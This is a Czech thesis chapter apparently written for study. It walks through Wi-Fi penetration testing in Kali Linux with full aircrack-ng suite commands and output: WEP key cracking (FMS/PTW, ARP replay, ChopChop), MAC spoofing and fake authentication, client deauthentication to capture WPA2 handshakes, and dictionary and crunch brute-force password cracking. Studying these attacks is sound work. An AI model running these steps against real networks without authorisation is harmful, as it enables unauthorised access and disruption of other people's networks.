Tato kapitola je zaměřená na praktické penetrační testování jednotlivých bezdrátových zabezpečení (WEP, WPA a WPS). Na začátku si připravíme všechny potřebné věci a ukážeme si pár obecných postupů nutných ke všem útokům. Dalšími body kapitoly budou praktické ukázky útoků (viz. kapitola 4) na jednotlivá zabezpečení za pomoci připravených programů. Na konci bude krátké porovnání, jak si jednotlivé virtualizační metody poradily s penetračním testováním.

7.1 Příprava na testování

Před samotným prováděním útoků je potřeba si připravit všechny potřebné věci. Protože námi používané programy jsou již součástí Kali Linux, tak zbývá jenom ověřit správnou funkčnost bezdrátové karty (adaptéru) a připravit slovníky k prolomení WPA přístupového hesla.

Všechny použité programy v následujících kapitolách jsou používány z příkazového řádku (terminálu) a existuje pro ně jednotný příkaz, který vypíše správnou syntaxi a použitelné parametry:

```
<program> --help
```

Pro předběžné ukončení probíhajících programů se používá jednotná klávesová zkratka Ctrl+C.

7.1.1 Slovníky

Pro útok na WPA zabezpečení je potřeba si připravit slovník, který bude použit pro hádání přístupového hesla. Jednou možností je vytvoření vlastního slovníku, jako jsem učinil já. Mnou použitý slovník je tvořen 8,910,680 hesly, které jsou založeny na anglických slovech.

Druhou možností je použití již vytvořeného slovníku. Následující postup popisuje, jak připravit k použití již zahrnutý slovník v instalaci Kali Linux.

Předpřipravené slovníky jsou ve složce /usr/share/wordlists, ze které si vypůjčíme slovník pojmenovaný rockyou. Nejdřív si daný slovník překopírujeme příkazem:

```
cp /usr/share/wordlists/rockyou.txt.gz ./
```

do domovského adresáře a následně rozbalíme příkazem:

```
gunzip rockyou.txt.gz
```

Protože slovník obsahuje i hesla, která neodpovídají požadavkům WPA, tak ho upravíme. Následující příkaz setřídí hesla abecedně (sort), vymaže duplikáty (uniq) a hesla, která neodpovídají potřebné délce 8-63 znaků (pw-inspector):

```
cat rockyou.txt | sort | uniq | pw-inspector -m 8 -M 63 > wpawordlist.txt
```

Nově vytvořený slovník wpawordlist.txt by měl obsahovat 9,689,699 hesel, pro vypsání počtu hesel slouží příkaz:

```
wc -w wpawordlist.txt
```

7.1.2 Zprovoznění USB adaptéru

Prvním krokem je zprovoznit bezdrátový USB adaptér. Při použití Live CD distribuce se adaptér automaticky připojí a přiřadí si potřebné ovladače. Stav připojení adaptéru lze zjistit pomocí příkazu:

```
iwconfig
```

Pokud je adaptér aktivní, tak ve virtuálním systému bude označen jako wlan0 a v Live distribuci jako wlan1, protože wlan0 bude integrovaná karta LapTopu. Výpis pro námi použitý adaptér:

```
wlan0     IEEE 802.11abgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

kde je vidět že karta zatím pracuje v normálním režimu (Mode:Managed).

U virtualizérů Oracle VirtualBox a WMware Player je potřeba doinstalovat doplňující moduly a balíčky.

Oracle VirtualBox

Při použití virtualizačního nástroje Oracle VirtualBox by se adaptér měl připoj automaticky, pokud byl doinstalován rozšiřovací USB modul v hostitelském systému. Pro instalování volitelného balíčku k zapnutí dalších nabízených funkcí VitrualBoxem je potřeba zadat následující příkaz:

```
apt-get install linux-headers-$(uname -r)
```

Po úspěšné instalaci balíčků je potřeba virtuální stroj restartovat pro zapnutí doplňkových funkcí VirutalBoxu.

WMware Player

Před připojením bezdrátového USB adaptéru je nutné do virtualizovaného systému v VMware Playeru doinstalovat balíčky pro potřebnou podporu. Balíčky přidávají správnou USB funkcionalitu a další funkce WMware Playeru. Pro instalaci je použit příkaz:

```
apt-get install open-vm-toolbox
```

Po úspěšné instalaci balíčků je potřeba virtuální stroj restartovat.

7.1.3 Otestování USB adaptéru

Po úspěšném připojení bezdrátového USB adaptéru je potřeba otestovat, zda dokáže být přepnut do monitorovacího módu a vkládat rámce do sítě.

Monitor mode

Pro zapnutí a vypnutí monitorovacího režimu je použit program airmon-ng. Následujícím příkazem je zapnut monitorovací režim na rozhraní wlan0 a vysílacím kanálu 1:

```
airmon-ng start wlan0 1
```

při úspěšném zapnutí monitorovacího módu se objeví výpis:

```
Interface   Chipset              Driver

wlan0       Ralink RT2870/3070   rt2800usb - [phy0]
                                 (monitor mode enabled on mon0)
```

Definování kanálu (číslem na konci příkazu), na kterém se monitorovací režim zapne je volitelný parametr, ale při dalších krocích bude využíván. Pro kontrolu je možné příkazem:

```
iwconfig
```

ověřit, že rozhraní mon0 je opravdu aktivní s následným výpisem:

```
mon0      IEEE 802.11abgn  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Nově vytvořené rozhraní mon0, sloužící jako logická nadstavba pro wlan0, musí obsahovat Mode:Monitor. Všechny následující příkazy budou pracovat s novým rozhraním mon0. Pro vypnutí monitorovacího módu slouží příkaz:

```
airmon-ng stop mon0
```

Při zapínání monitorovacího režimu airmon-ng varuje před třemi již běžící procesy, které mohou mít negativní účinky na funkčnost dalších programů využívajících rozhraní mon0. Pokud dané procesy chce někdo předběžně ukončit nebo by vznikly problémy (hlavně při vkládání rámců), tak příkaz:

```
airmon-ng check
```

vypíše o jaké procesy se jedná a pod jakými čísly pracují:

```
3224 NetworkManager
3320 dhclient
4110 wpa_supplicant
```

Pro ukončení samotných procesů je použit příkaz:

```
kill <číslo procesu>
```

Injection

Vkládání rámců není nutnou součástí pro úspěšné provedení většiny útoků na získání přístupu do sítě, ale je potřebné pro útok typu ChopChop na WEP a rozesílání falešných ARP dotazů (Address Resolution Protocol).

Před samotným testem je potřeba vybrat AP (nebo více), na kterém se bude testovat. K tomu je použit program airodump-ng, který vypisuje všechny dostupné sítě v dosahu, připojené klienty k jednotlivým sítím a klienty, kteří hledají sítě pomocí probe request. Příkazem:

```
airodump-ng mon0
```

se začnou zachytávat rámce na rozhraní mon0, protože nejsou zadané žádné parametry, tak airodump-ng začne přepínat kanály na adaptéru, aby zachytil všechny dostupné sítě a klienty. Výpis bude vypadat následovně:

```
CH  7 ][ Elapsed: 4 mins ][ 2015-04-04 16:46

BSSID              PWR  Beacons  #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C4:6E:1F:AA:EC:F8  -57       21   1291    0   6  54e. WPA2 CCMP   PSK  jupiter
00:0C:42:1B:A2:BC  -48        2      0    0   1  54 . WEP  WEP         test102.1
00:0C:42:63:9E:B9  -76        4      0    0   9  54 . WPA  TKIP   PSK  Hospoda
10:FE:ED:D2:D3:1A  -78        3      0    0  11  54e. WPA2 CCMP   PSK  merkur

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C4:6E:1F:AA:EC:F8  E8:4E:84:CE:A9:B7  -44    0e- 0e     0      126
00:0C:42:1B:A2:BC  00:0C:42:31:2B:2E  -50    0 -54      0        3
```

Zachytávání je nutno ukončit ručně pomocí Ctrl+C. Popis jednotlivých sloupců je v tab. 3.

Z výpisu vybereme jedno AP, na kterém vyzkoušíme vkládání rámců. Podíváme se na vysílací kanál daného AP a přepneme kartu na daný kanál. V našem případě jsem si vybral síť s názvem Merkur na kanále číslo 11. Pro přepnutí karty použije dříve popsané příkazy:

```
airmon-ng stop mon0
airmon-ng start wlan0 11
```

Nyní můžeme přistoupit k samotnému testu vkládání rámců pomocí aireplay-ng. Program podporuje několik útoků, ale zatím použijeme pouze test příkazem:

```
aireplay-ng --test mon0
```

s tímto výsledkem.

```
Trying broadcast probe requests...
Injection is working!
Found 1 AP

Trying directed probe requests...
10:FE:ED:D2:D3:1A - channel: 11 - 'merkur'
Ping (min/avg/max): 1.957ms/12.264ms/31.836ms Power: -78.20
30/30: 100%
```

Sloupec	Komentář
BSSID	MAC adresa přístupového bodu
PWR	Síla signálu, -1 udává chybu
Beacons	Počet přijatých Beacon rámců
#Data	Celkový počet zachycených rámců, včetně broadcast rámců (pro WEP se jedná o počet unikátních IV)
#/s	Počet zachycených rámců za posledních 10 vteřin
CH	Číslo kanálu
MB	Největší podporovaná rychlost
ENC	Použité zabezpečení, OPN = žádné, WEP = WEP, WEP? = WEP nebo lepší, WPA = WPA, WPA2 = WPA2
CIPHER	Použité šifrování WEP, TKIP, CCMP
AUTH	Autentizační protokol, OPN = žádný, SKA = klíč pro WEP, PSK = klíč pro WPA/WPA2, MGT = autentizační server pro WPA/WPA2
ESSID	Název sítě
STATION	MAD adresa připojeného nebo hledajícího zařízení
Lost	Počet ztracených rámců za posledních 10 vteřin
Frames	Počet odeslaných rámců
Probe	Pokud stanice není připojena a hledá přístupový bod pomocí probe request, vypíše ESSID hledané sítě

Tabulka 3: Popis sloupců programu airodump-ng

Program v test modu pošle broadcast probe requests v nastaveném kanále adaptéru. Na všechny přijaté odpovědi (jednotlivé ESSID), poté odešle 30 směrovaných probe request z náhodně generovaných MAC adres a počítá na kolik z nich jednotlivé AP odpoví. Ideálně by měli být zachyceny všechny odpovědi (30/30 100%), pokud pár odpovědí chybí, tak může být špatný signál k AP. V případě žádné odpovědi vkládání rámců na daném adaptéru nemusí fungovat, kdy důvodem mohou být třeba špatné ovladače.

Pokud nedostaneme odpověď na broadcast probe requests a přitom víme, že na nastaveném kanále se nachází AP, tak dané AP může mít zakázané odpovídání na takové dotazy.

Pokud máme dvě bezdrátové karty, tak můžeme provézt důkladnější test, který navíc vyzkouší všechny podporované útoky programu aireplay-ng. V tomto testu druhá karta (wlan1) představuje AP a zachytává námi vysílané rámce, na které odpovídá. V případě přijmutí odpovědi, je daný útok podporován. Pro spuštění je příkaz doplněn o parametr -i, který určuje kartu pro AP. Příkaz i s výpisem vypadá takto:

```
aireplay-ng --test mon0 -i wlan1

Trying card-to-card injection...
Attack -0:           OK
Attack -1 (open):    OK
```

```
Attack -1 (psk):     OK
Attack -2/-3/-4/-6:  OK
Attack -5/-7:        Failed
```

7.2 Wired Equivalent Privacy

V této kapitole si ukážeme, jak postupovat při útocích na WEP zabezpečení. Popsané útoky jsou ChopChop a FMS/PTW. Mezi další body patří popsání pomocných útoků, které dokáží urychlit rámce.

Řešení předpokládají, že následující věci platí:

- Bezdrátová karta podporuje vkládání rámců.
- K AP je připojen aspoň jeden klient.
- Jsme dostatečně blízko k AP i klientovi.

7.2.1 FMS/PTW útok

FMS/PTW jsou klasickými útoky na WEP zabezpečení, které hledají sdílený klíč ze zachycených rámců obsahující IV (viz. sekce 4.1.2).

Prvním krokem je vyhlédnutí přístupového bodu na který budeme útočit. Po zapnutí adaptéru do monitorovacího módu a spuštění airodump-ng bez parametrů (viz. sekce 7.1.3) si z výpisu zvolíme vhodný cíl.

```
CH  5 ][ Elapsed: 2 mins ][ 2015-04-04 17:46

BSSID              PWR RXQ  Beacons  #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:0C:42:1B:A2:BC  -60 100       70     17    2   1  54 . WEP  WEP         test102.1

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
00:0C:42:1B:A2:BC  00:0C:42:31:2B:2E  -56   54 -54      1        19
```

Na části výpisu z airodump-ng zobrazeném výše, je vidět jedno aktivní AP pracující na WEB zabezpečení s ESSID test102.1 a připojeným jedním klientem. To, že klient patří k vypsanému AP, poznáme stejným BSSID v obou řádkách a obě strany navíc komunikují, protože u klienta ve sloupci Frames je číslo 19.

Druhým krokem je začít zachytávat veškerou komunikaci mezi zvoleným AP a všemi jeho klienty. Pro to se opět použije program airodump-ng, ale nyní s přidanými parametry. Abychom zachytávali jenom komunikaci zvoleného AP a výsledek uložili, zadáme příkaz:

```
airodump-ng -c 1 --bssid 00:0C:42:1B:A2:BC -w wep mon0
```

Parametr	Komentář
-c	Omezí zachytávání jen na zadané kanály
--bssid	Zachytává jen AP s danou MAC adresou
-w	Zachycené rámce uloží do souboru
--ivs	Uloží pouze rámce obsahující IV (bez parametru ukládá všechno)

Tabulka 4: Použité parametry příkazu airodump-ng

Jelikož nasbírat dostatečný počet rámců může být časově náročné, tak existuje způsob jak proces urychlit. Tím je vkládání ARP rámců do sítě, ale protože tento proces není nezbytný pro úspěšný útok na WEP zabezpečení a je náročnější na provedení, tak bude popsán až v další sekci 7.2.2.

Jakmile myslíme, že máme zachycený dostatečný počet rámců v sloupci #Data, tak ukončíme airodump-ng klávesovou zkratkou Ctrl+C.

Třetím a posledním krokem je spuštění programu aircrack-ng na hledání správného WEP klíče. Před spuštěním útoku na WEP zabezpečení je možné specifikovat různé parametry útoků, ale základní nastavení funguje dobře. Útok na zachycené rámce v souboru wep.cap spustíme příkazem:

```
aircrack-ng -a 1 web.cap
```

Parametr	Komentář
-a	Určuje druh útoku (1 = WEP)
-K	Zapne starý FMS útok (bez parametru je použit PTW)

Tabulka 5: Použité parametry příkazu aircrack-ng

Pokud vložený soubor do programu aircrack-ng obsahuje rámce od více AP, tak se zeptá, od kterého AP má rámce používat, ale nám se tato tabulka neukáže, protože v airodump-ng jsme již odfiltrovali všechny nepotřebné rámce (lépe šetří místo). Výpis po úspěšném rozluštění klíče může vypadá následovně:

```
Opening wep/104bit-02.cap
Read 186023 packets.

   #  BSSID              ESSID                     Encryption

   1  00:0C:42:1B:A2:BC  test102.1                 WEP (84137 IVs)

Choosing first network as target.

Opening wep/104bit-02.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 84137 ivs.


                                Aircrack-ng 1.2 rc1


                [00:00:01] Tested 7501 keys (got 84137 IVs)

   KB    depth   byte(vote)
    0    0/  1   1F(121600) AD(99072) 13(94720) BA(94208) B1(93952)
    1    0/  1   4D(111616) E3(99328) 79(96512) 1F(95488) 44(95488)
    2    0/  1   7B(113408) 22(99328) 07(94208) EB(93696) B6(93184)
    3    0/  1   0F(112128) 5A(98048) 52(97280) 90(96768) D5(96512)
    4    0/  1   3D(111616) 3D(97792) C4(95744) 27(95488) 73(95488)
    5    0/  1   6B(102912) CC(100352) 0E(97536) CA(97024) 9C(96000)
    6    0/  1   9F(121344) 9D(97024) 3A(95744) 2D(94720) 40(94464)
```

```
    7    0/  1   2D(114432) 7A(100608) 15(99328) B8(98304) 80(95488)
    8    0/  1   5B(100864) 07(96512) EB(96512) 4E(95232) 8F(95232)
    9    0/  1   8F(108288) 68(96256) EC(94208) F8(94208) 36(93952)
   10    1/  1   21(94720) C9(94720) 7B(94464) 52(94208) 67(94208)
   11    1/  1   55(96256) 58(94976) 1E(94464) 38(94208) FC(94208)
   12    0/  1   7F(97376) 96(94292) 5F(93004) 47(92628) CD(92516)

              KEY FOUND! [ 1F:4D:7B:0F:3D:6B:9F:2D:5B:8F:1D:4B:7F ]
Decrypted correctly: 100%
```

Výpis je z PTW útoku na 104 bitový klíč z předem připraveného souboru 104bit-02.cap. K prolomení klíče stačilo pouhých 84,137 unikátních IV, což je na předpokládaném počtu potřebných rámců pro PTW útok. Stejný soubor lze spustit i s parametrem -K pro starý FMS útok, ale ten nedokáže rozluštit klíč z tohoto souboru. FMS útok potřebuje několika násobně větší počet IV (viz. tab. 5) pro úspěšné prolomení klíče a samotné hledání klíče trvá delší dobu, ale nepotřebuje specifické rámce jako PTW, který pro nejlepší funkčnost potřebuje co nejvíce ARP rámců.

Délka klíče	FMS útok	PTW útok
40 b klíč	200,000	30,000
104 b klíč	1,000,00	80,000

Tabulka 6: Předpokládaný počet IV k prolomení klíče

Čísla jsou pouze orientační a záleží na nachytaných IV. Pro testování 40 b klíče byly použity dva soubory s 25,258 a 40,723 IV, kdy pouze druhý zmíněný byl prolomen s využitím PTW útoku.

7.2.2 Útok s vkládáním ARP rámců

Jedná se o stejný útok jako v předchozí sekci 7.2.1 (používá PTW), akorát je doplněný o vkládání ARP rámců do sítě, pro rychlejší nasbírání potřebných IV.

První krok je totožný, kdy po zapnutí monitorovacího módu a následném použití airodump-ng si vybereme síť k provedení útoku. V našem případě půjde o úplně stejnou síť test102.1.

Druhým krokem je nyní změna MAC adresy na rozhraní mon0. Původní MAC adresu nahradíme novou adresou, přesněji MAC adresou připojeného klienta k síti. Použitým programem je macchanger, který je již součástí Kali Linux. Před samotnou změnou MAC adresy musíme rozhraní mon0 zapnout na správném vysílacím kanále, to znamená, že rozhraní mon0 je potřeba vypnout a poté znova zapnout na daný kanál. Po přepnutí mon0 na správný kanál můžeme přejít na změnu MAC adresy s následujícími příkazy:

```
ifconfig mon0 down
macchanger -m 00:0C:42:31:2B:2E mon0
ifconfig mon0 up
```

Příkazem rozhraní mon0 shodíme, abychom schopni mu přiřadit novou MAC adresu. Pomocí programu macchanger s parametrem -m přiřadíme mon0 novou MAC adresu, shodnou s již připojeným klientem k AP. Nakonec rozhraní mon0 opět nahodíme. Celou změnu můžeme kontrolovat příkazem:

```
ifconfig
```

kdy pro rozhraní mon0 hlídáme položku HWaddr, která vypisuje aktuálně používanou MAC adresu. Hodnoty před a po zadání příkazu macchanger by měly být rozdílné. Pro vrácení původní MAC adresy se macchanger příkaz změní na:

```
macchanger -p mon0
```

Třetím krokem je vytvoření falešné autentizace (fake authentication) s přístupovým bodem, protože AP zpracovává pouze rámce od autentizovaných klientů. K tomu využijeme již autentizovanou MAC adresu, kterou jsme si v minulém kroku nastavili. Falešnou autentizaci spustíme příkazem:

```
aireplay-ng --fakeauth 600 -q 10 -a 00:0C:42:1B:A2:BC -h 00:0C:42:31:2B:2E mon0
```

Parametr	Komentář
--fakeauth	Specifikuje druh útoku a čas opětovné autentizace ve vteřinách (velké číslo zapne Keep Alive rámce)
-q	Mezera mezi Keep Alive rámci ve vteřinách
-a	MAC adresa AP
-h	MAC adresa zdroje (odesílatele)

Tabulka 7: Použité parametry příkazu aireplay-ng

Prvních několik pokusů o autentizaci může neuspět pro různé důvody, ale konečný výsledek by měl vypadat takto:

```
Waiting for beacon frame (BSSID: 00:0C:42:1B:A2:BC) on channel 1

Sending Authentication Request (Open System) [ACK]
Authentication successful
Sending Association Request [ACK]
Association successful :-) (AID: 1)
```

Nejdříve se čeká na Beacon rámec, který přijmeme pouze na dříve nastaveném kanále. Po úspěšné identifikaci AP se zkouší falešná autentizace a poté asociace. Pokud vše proběhlo správně, tak se spojení udržuje Keep Alive rámci.

Čtvrtým krokem je již generování ARP rámců a zachytávání odpovědí s vygenerovanými IV. Pro zachycení rámců je použít airodump-ng se stejnými parametry jako dříve, ale program musí být zapnutý v novém příkazovém řádku (terminálu), protože v prvním běží falešná autentizace:

```
airodump-ng -c 1 --bssid 00:0C:42:1B:A2:BC -w arp mon0
```

vysvětlivky parametrů v tab. 4.

Do dalšího terminálu (třetího) zadáme příkaz, který bude vkládat ARP rámce do sítě:

```
aireplay-ng --arpreplay -x 20 -b 00:0C:42:1B:A2:BC -h 00:0C:42:31:2B:2E  mon0
```

Parametr	Komentář
--arpreplay	Specifikuje druh útoku
-x	Počet vysílaných ARP rámců za vteřinu
-b	MAC adresa AP
-h	MAC adresa zdroje (odesílatele)

Tabulka 8: Použité parametry příkazu aireplay-ng

Výpis spuštěného programu by měl vypadat takto:

```
Waiting for beacon frame (BSSID: 00:0C:42:1B:A2:BC) on channel 1
Saving ARP requests in replay_arp-0405-115102.cap
You should also start airodump-ng to capture replies.
233633 packets (got 75987 ARP requests and 79518 ACKs), sent 83448 packets...(20 pps)
```

Nejdříve se potvrdí síť z Beacon rámce, pokud je síť nalezena, tak aireplay-ng začne naslouchat. Program čeká na první ARP rámec, který může replikovat a vrátit zpět do sítě. Jako odesílatel rámce se nastaví falešně autentizovaná MAC adresa, aby námi generovaný provoz AP nezahodilo. Program automaticky ukládá pravé ARP rámce vysílané AP pro možné pozdější použití. Po zachycení dostatečného počtu ARP rámců ukončíme airodump-ng i aireplay-ng klávesovou zkratkou Ctrl+C.

Pátým krokem je spuštění programu aircrack-ng pro nalezení správného klíče z zachycených IV.

```
aircrack-ng -i 1 arp.cap
```

Na takto nachytané rámce lze použít pouze PTW útoku, protože starý FMS na to není uzpůsoben a sdílený klíč by nebyl schopný najít.

Vkládání rámců zpět do sítě nemusí vždy fungovat, protože celý proces je závislý na několika zařízeních a procesech, které nemusí být vždy pod naší kontrolou:

- Špatná podpora ovladačů používané bezdrátové karty
- Nelze vytvořit falešnou autentizaci u AP, i po nastavení nové MAC adresy
- AP nemusí přijímat námi generované ARP rámce

Mnou nalezený problém spočíval v neodpovídání přístupovým bodem na generované rámce, i když falešná autentizace proběhla správně (nedostáváme deautentizační rámce) a pomocí airodump-ng můžeme pozorovat, jak rámce posílané z naší MAC adresy (odposlechnuté MAC adresy) nejsou zahazovány (sloupec Lost). Přitom v aireplay-ng nezachytáváme žádné ARP rámce, ale stále dostáváme potvrzení o přijetí odeslaných rámců od AP.

7.2.3 ChopChop útok

ChopChop útok (viz. sekce 4.1.3) využívá falešné autentizace a vkládání rámců zpět do sítě. To znamená, že začáteční nastavení je totožné s sekcí 7.2.2 a může zde tedy dojít k stejným problémům.

První krok je opět totožný, kdy po zapnutí monitorovacího módu a následném použití airodump-ng najdeme vhodnou sít. V našem případě síť test102.1.

Druhým krokem je změna naší MAC adresy na rozhraní mon0 a přepnutí na správný kanál. MAC adresu vyměníme za jinou, která je již autentizovaná u AP. Postup je stejný jako minule, kdy rozhraní nejdříve shodíme, změníme MAC adresu a opět nahodíme.

Třetím krokem je provedení falešné autentizace k přístupovému bodu za pomoci změněné MAC adresy, pokud autentizace proběhla úspěšně, můžeme přistoupit k útoku.

Čtvrtým krokem je spuštění ChopChop útoku, kdy do nového terminálu zadáme příkaz:

```
aireplay-ng --chopchop -b 00:0C:42:1B:A2:BC -h 00:0C:42:31:2B:2E mon0
```

Parametr	Komentář
--chopchop	Specifikuje druh útoku
-b	MAC adresa AP
-h	MAC adresa zdroje (odesílatele)

Tabulka 9: Použité parametry příkazu aireplay-ng

Před útokem se síť potvrdí pomocí Beacon rámce. Jakmile je síť nalezena, program odposlouchává provoz na síti a nabízí nám, který z zachycených rámců chceme zkusit rozšifrovat. Rámce odmítáme zadáním písmene N a přijmeme písmenem Y, které následně potvrdíme stisknutím Enter. Jakmile vybere nějaký rámec, tak si ho program uloží v původní podobě a začne útok. Následující výpis ukazuje potvrzení vybraného rámce:

```
Waiting for beacon frame (BSSID: 00:0C:42:1B:A2:BC) on channel 1
Read 160 packets...

        Size: 127, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  00:0C:42:1B:A2:BC
          Dest. MAC  =  01:00:0C:CC:CC:CC
         Source MAC  =  00:0C:42:1B:A2:BC

        0x0000:  0842 0000 0100 0ccc cccc 000c 421b a2bc  .B..........B...
        0x0010:  000c 421b a2bc 70fd 8759 f200 4ac3 3a35  ..B...p..Y..J.:5
        0x0020:  007c 69e1 729d 4dba 33b7 c56f e0f0 b748  .|i.r.M.3..o...H
        0x0030:  c014 c736 ad41 af34 d495 3c09 7339 0c8d  ...6.A.4..<.s9..
        0x0040:  b4d2 2676 bab1 a434 5400 0f3e 1857 780a  ..&v...4T..>.Wx.
        0x0050:  8ac0 4465 80fa 0748 8b6a 3d50 e12b 9d6b  ..De...H.j=P.+.k
        0x0060:  57a2 031a b3b8 deef dc08 69d5 3cc1 aa36  W.........i.<..6
        0x0070:  505d db2b 16c6 0463 7c65 65b9 5e40 72    P].+...c|ee.^@r
```

```
Use this packet ? y

Saving chosen packet in replay_src-0408-025650.cap
```

Při vybírání rámce se musí hledět na jeho délku, protože příliš krátké rámce nemusí být po úpravě přeposlány. Pokud vše proběhlo dobře, tak na konci výpisu program oznámí, kam uložil rozšifrovanou zprávu v souboru .cap, který se dá otevřít ve Wiresharku pro přečtení původní zprávy.

```
The AP appears to drop packets shorter than 35 bytes.
Enabling standard workaround: ARP header re-creation.

Saving plaintext in replay_dec-0408-025711.cap
Saving keystream in replay_dec-0408-025711.xor

Completed in 21s
```

Během testování se objevil problém, kdy námi použité AP zahazovalo všechny pozměněné rámce. Útok při neúspěchu vypíše možné příčiny selhání, ale přitom všechny vypsané body jsou splněny:

```
Sent 1638 packets, current guess: 5F...

The chopchop attack appears to have failed. Possible reasons:

    * You're trying to inject with an unsupported chipset (Centrino?).
    * The driver source wasn't properly patched for injection support.
    * You are too far from the AP. Get closer or reduce the send rate.
    * Target is 802.11g only but you are using a Prism2 or RTL8180.
    * The wireless interface isn't setup on the correct channel.
    * The client MAC you have specified is not currently authenticated.
      Try running another aireplay-ng to fake authentication (attack "-1").
    * The AP isn't vulnerable when operating in authenticated mode.
      Try aireplay-ng in non-authenticated mode instead (no -h option).
```

Poslední varianta říká, aby se spustil útok bez předchozí autentizace a samotný příkaz útoku bez -h argumentu. Výsledkem je opět selhání, kdy program napíše, ať použijeme falešnou autentizaci.

7.3 Wi-Fi Protected Access/WPA2

V této kapitole si ukážeme jak postupovat při prolamování WPA-Personal zabezpečení (viz. sekce 4.2.1), které používá k autentizaci přístupové heslo.

Řešení předpokládá, že následující věci platí:

- Bezdrátová karta podporuje vkládání rámců.
- K AP je připojen aspoň jeden klient.
- Jsme dostatečně blízko k AP i klientovi.

7.3.1 Útok na PSK klíč

Prvním krokem je nalezení vhodného přístupového bodu, který má připojeného klienta. Pomocí kombinace adaptéru v monitor módu a airodump-ng naskenujeme všechna aktivní zařízení v dosahu.

```
CH  8 ][ Elapsed: 5 mins ][ 2015-04-04 18:13

BSSID              PWR  Beacons  #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:0C:42:1B:A2:BC  -49      365    134    0   1  54 . WPA2 CCMP   PSK  test102.1

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
00:0C:42:1B:A2:BC  00:0C:42:31:2B:2E  -56   54 -54      0      126
```

Z zkráceného výpisu airodump-ng můžeme vyčíst následující informace. V našem dosahu se nachází jedno AP vysílají na ESSID test102.1, které využívá WPA2 zabezpečení s PSK autentizací (sloupec AUTH) a má připojeného jednoho aktivního klienta. Vysvětlivky sloupců jsou v tab. 3.

Druhým krokem je získání potřebných informací k sestavení zabezpečovacích klíčů. Potřebujeme tedy zachytit průběh 4-cestné výměny (aspoň první 2 rámce). K zachycení rámců můžeme použít dvě metody:

- Pasivní - začneme zachytávat provoz zvoleného AP a čekáme, až se nějaký klient připojí.
- Aktivní - začneme zachytávat provoz zvoleného AP a poté jednoho již připojeného klienta odpojíme, čímž ho donutíme znovu připojit.

Předtím, než odpojíme klienta, zapneme airodump-ng pro zachycení a uložení 4-cestné výměny příkazem, kde si rovnou odfiltrujeme všechen nepotřebný provoz:

```
airodump-ng -c 1 --bssid 00:0C:42:1B:A2:BC -w wpa mon0
```

popis parametrů v tab. 4.

V novém terminálu použijeme program aireplay-ng pro vygenerování deautentizačního rámce, který odešleme připojenému klientovi. Tím mu oznámíme, že už není v síti autentizován a doufáme v jeho opětovné připojení k síti, čímž donutíme novou 4-cestnou výměnou, kterou jsme připraveni zachytit. Celý proces spustíme příkazem:

```
aireplay-ng --deauth 2 -a 00:0C:42:1B:A2:BC -c 00:0C:42:31:2B:2E mon0
```

Parametr	Komentář
--deauth	Specifikuje druh útoku a počet odeslaných skupin deautentizačních rámců
-a	MAC adresa AP
-c	MAC adresa klienta (příjemce)

Tabulka 10: Použité parametry příkazu aireplay-ng

Pokud odeslání deautentizačních rámců proběhlo úspěšně a klientem byly přijaty, tak výpis útoku by měl být následující. Odeslány byly dvě skupiny rámců, i když výpis ukazuje, že klient reagoval pouze na první skupinu rámců. Větší počet použitých skupin akorát prodlužuje dobu, než se klient znova připojí.

```
Waiting for beacon frame (BSSID: 00:0C:42:1B:A2:BC) on channel 1
Sending 64 directed DeAuth. STMAC: [00:0C:42:31:2B:2E] [31|64 ACKs]
Sending 64 directed DeAuth. STMAC: [00:0C:42:31:2B:2E] [ 0|64 ACKs]
```

Jakmile se klient autentizuje zpět do sítě a úspěšně zachytíme 4-cestnou výměnu, airodump-ng nám to oznámí v pravém horním rohu zprávou WPA handshake: 00:0C:42:1B:A2:BC:

```
CH  8 ][ Elapsed: 4 s ][ 2015-04-04 19:23 ][ WPA handshake: 00:0C:42:1B:A2:BC

BSSID              PWR RXQ  Beacons  #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:0C:42:1B:A2:BC  -53 100       65     16    3   1  54 . WPA2 CCMP   PSK  test1

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
00:0C:42:1B:A2:BC  00:0C:42:31:2B:2E  -56   54 -54      0      126
```

Třetím a posledním krokem je spuštění samotného útoku na zachycenou 4-cestnou výměnu. K prolomení hesla bude použit aircrack-ng, který pro spuštění útoku na WPA-Personal (PSK) potřebuje specifikovat použitý slovník, i když chceme provézt bruto-foce útok.

Pro slovníkový útok použijeme dříve připravený slovník wpawordlist.txt z sekce 7.1.1. Po spuštění bude program zkoušet jedno heslo za druhým, dokud nedojde na konec slovníku nebo najde správné přístupové heslo. Slovníkový útok na zachycenou 4-cestnou výměnu spustíme příkazem:

```
aircrack-ng -a 2 -w wpawordlist.txt wpa.cap
```

Parametr	Komentář
-a	Určuje druh útoku (2 = WPA)
-w	Specifikuje použitý slovník
--bssid	MAC adresa AP

Tabulka 11: Použité parametry příkazu aircrack-ng

V případě použití bruto-force útoku nebudeme vytvářet slovník složený ze všech kombinací znaků, protože to by bylo velmi nepraktické, ale využijeme programu crunch na průběžné generování hesel. Celý příkaz je složen ze dvou příkazů, kdy v prvním příkazu zapínáme crunch program, ze kterého směrujeme výstup do programu aircrack-ng. A druhý příkaz zapíná aircrack-ng, který teď místo tahání hesel ze souboru, bude tahat hesla z programu crunch. Aircrac-ng příkaz musel být doplněn o specifikování MAC adresy AP, celý příkaz tedy vypadá následovně:

```
crunch 8 10 abcdefghijklmnopqrstvwuxyz1234567890 | aircrack-ng -a 2 -w - wpa.cap
-bssid 00:0C:42:1B:A2:BC
```

Příkaz programu crunch je složen z minimální a maximální délky generovaných hesel, a následným vypsáním všech znaků, ze kterých chceme hesla generovat. V ukázaném příkladě jsou generována hesla s délkou 8 až 10 znaků, přičemž jsou složena pouze z malých písmen a čísel.

